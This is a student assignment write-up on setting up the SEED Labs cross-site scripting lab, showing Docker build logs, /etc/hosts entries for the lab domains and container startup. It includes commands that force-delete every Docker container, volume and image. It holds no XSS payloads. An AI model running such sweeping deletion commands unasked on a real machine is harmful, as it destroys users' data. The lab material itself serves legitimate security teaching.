Assignment: **Cross Site Scripting**

INTRO.

WELCOME! TODAY, WE'RE GONNA DISCUSS ON THE TOPIC **XSS ATTACK.**

The below Content contains images and explanations .

To start with, **what is xss attack?** We however describe xss attack as a type of injection in which malicious script is being embedded in to a trusted website / web application.


As you've had a simple knowledge of what we're about to do here, common let's dive in.

Be sure to have your virtual box / machine ready and running


If not, visit this website = > https://www.virtualbox.org

DOWNLOAD SEED IN YOUR VIRTUAL MACHING. THEN GO TO THIS WEBSITE http://github.com/ufidon/its450/tree/master/labs/lab9 to download the tools available for this lab.


If you have any other seed installed in your VM, here's a free tip to remove all the previous images.



```
Status: Downloaded newer image for handsonsecurity/seed-elgg:original
 ---> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
 ---> Running in ebad203a402d
Removing intermediate container ebad203a402d
 ---> 04a73404a823
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
 ---> 87b31e9ceccl
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php  $WWWDir
/vendor/elgg/elgg/views/default/output/
 ---> cb97e7b94680
Step 5/11 : COPY elgg/input.php    $WWWDir/vendor/elgg/elgg/engine/lib
/
 ---> 39379aaa0d58
Step 6/11 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/defa
ult/core/js/
 ---> 3f987ac700ef
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
 ---> 2bfa8dc9979f
Step 8/11 : RUN  a2ensite apache_elgg.conf
 ---> Running in 792236d27696
Site apache_elgg already enabled
Removing intermediate container 792236d27696
 ---> 753a643af7db
Step 9/11 : COPY csp /var/www/csp
 ---> e27e59d8383d
Step 10/11 : COPY apache_csp.conf   /etc/apache2/sites-available
 ---> 2b3105793670
Step 11/11 : RUN  a2ensite apache_csp.conf
 ---> Running in af640fb365ae
Enabling site apache_csp.
To activate the new configuration, you need to run:
  service apache2 reload
```



```
[10/28/22]seed@VM:~$ docker rm -vf $(docker ps -a -q)
7385fee43e12
e2ffa1efd2cf
8cc341d206a7
[10/28/22]seed@VM:~$ 
```



```
Deleted: sha256:2365d0ed3ad92cf1086ffd5e00b8c83984d6aa32ee92e66dc16cac
7554536104
Deleted: sha256:79c3c391ba9564120f7ab314a8a934d15f69ec9c971fb81d70f8f7
6fe08a6c15
Deleted: sha256:9386795d450ce06c6819c8bc5eff8daa71d47ccb9f9fb8d49fe1cc
fb5fb3edbe
Deleted: sha256:3779241fda7b1caf03964626c3503e930f2f19a5ffaba6f4b4ad21
fd38df3b6b
Deleted: sha256:bacd3af13903e13a43fe87b6944acd1ff21024132aad6e74b4452d
984fb1a99a
Error: No such image: 4d64ded2769b
Error: No such image: 61a9bf3f429e
Error: No such image: aa464196ebab
Error: No such image: 3f222c08b2a6
Error: No such image: 6065d132f352
Error: No such image: 36cf7b0bc528
Error: No such image: 21d32a263af0
Error: No such image: 7dbf6e537b1b
Error: No such image: 683c7e2616f6
Error: No such image: 4915736926b8
Error: No such image: 788794415c96
Error: No such image: b7d6b13650aa
Error: No such image: 05d888cd5ad1
Error: No such image: 45da6b55b36f
Error: No such image: 35e855548367
Error: No such image: e811d8a44bbc
Error: No such image: a9cf85c0dda7
Error: No such image: 2c81ba4d03db
Error: No such image: c1e9c6ce8f10
Error: No such image: 35cec1c2452e
Error: No such image: 533f7fcae412
Error: No such image: f8d0cef25f92
Error: No such image: 71f912596158
[10/28/22]seed@VM:~$ 
```

docker rm –vf $(docker ps –a –q)

OR


```
docker rmi  –f $(docker images –a –q)
```

Let’s build the project..

Type **=> [10/28/22]seed@VM: ~ /…/Labsetup$** **<u>dcbuild</u>** in your terminal to build your project

Let’s open a new tab after building your project.

To host your project, Enter **=>** **<u>sudo gedit /etc/hosts OR /etc/hosts</u>.**




```
[10/28/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/host
```

to start running your server. It will take some time to start making your hosting server, just be patient.

When The text editor opens, make sure to do this changes. Scroll down to **# For XSS Lab**

Enter add this following url among the others

Assignment: **Cross Site Scripting**




```
[10/28/22]seed@VM:~/.../Labsetup$ sudo gedit /etc/hosts
```

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
# seed 1.0
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# seed 2.0

10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com


# For Shellshock Lab
```

10.9.0.5 www.seed-server.com

After, Type **dcup** in your terminal




```
[10/28/22]seed@VM:~/.../Labsetup$ dcup
Creating elgg-10.9.0.5  ... done
Creating mysql-10.9.0.6 ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2022-10-28 05:11:43+00:00 [Note] [Entrypoint]: Entryp
oint script for MySQL Server 8.0.22-1debian10 started.
```

When the server starts running, Open a new tab.

Inside the new tab type => **dockps** to show your own id.

Example random-numbers mysql-10.9.0.6

Random-number elgg-10.9.0.5




```
[10/28/22]seed@VM:~/.../Labsetup$ dockps
1256010c7f54  mysql-10.9.0.6
b14cd574758a  elgg-10.9.0.5
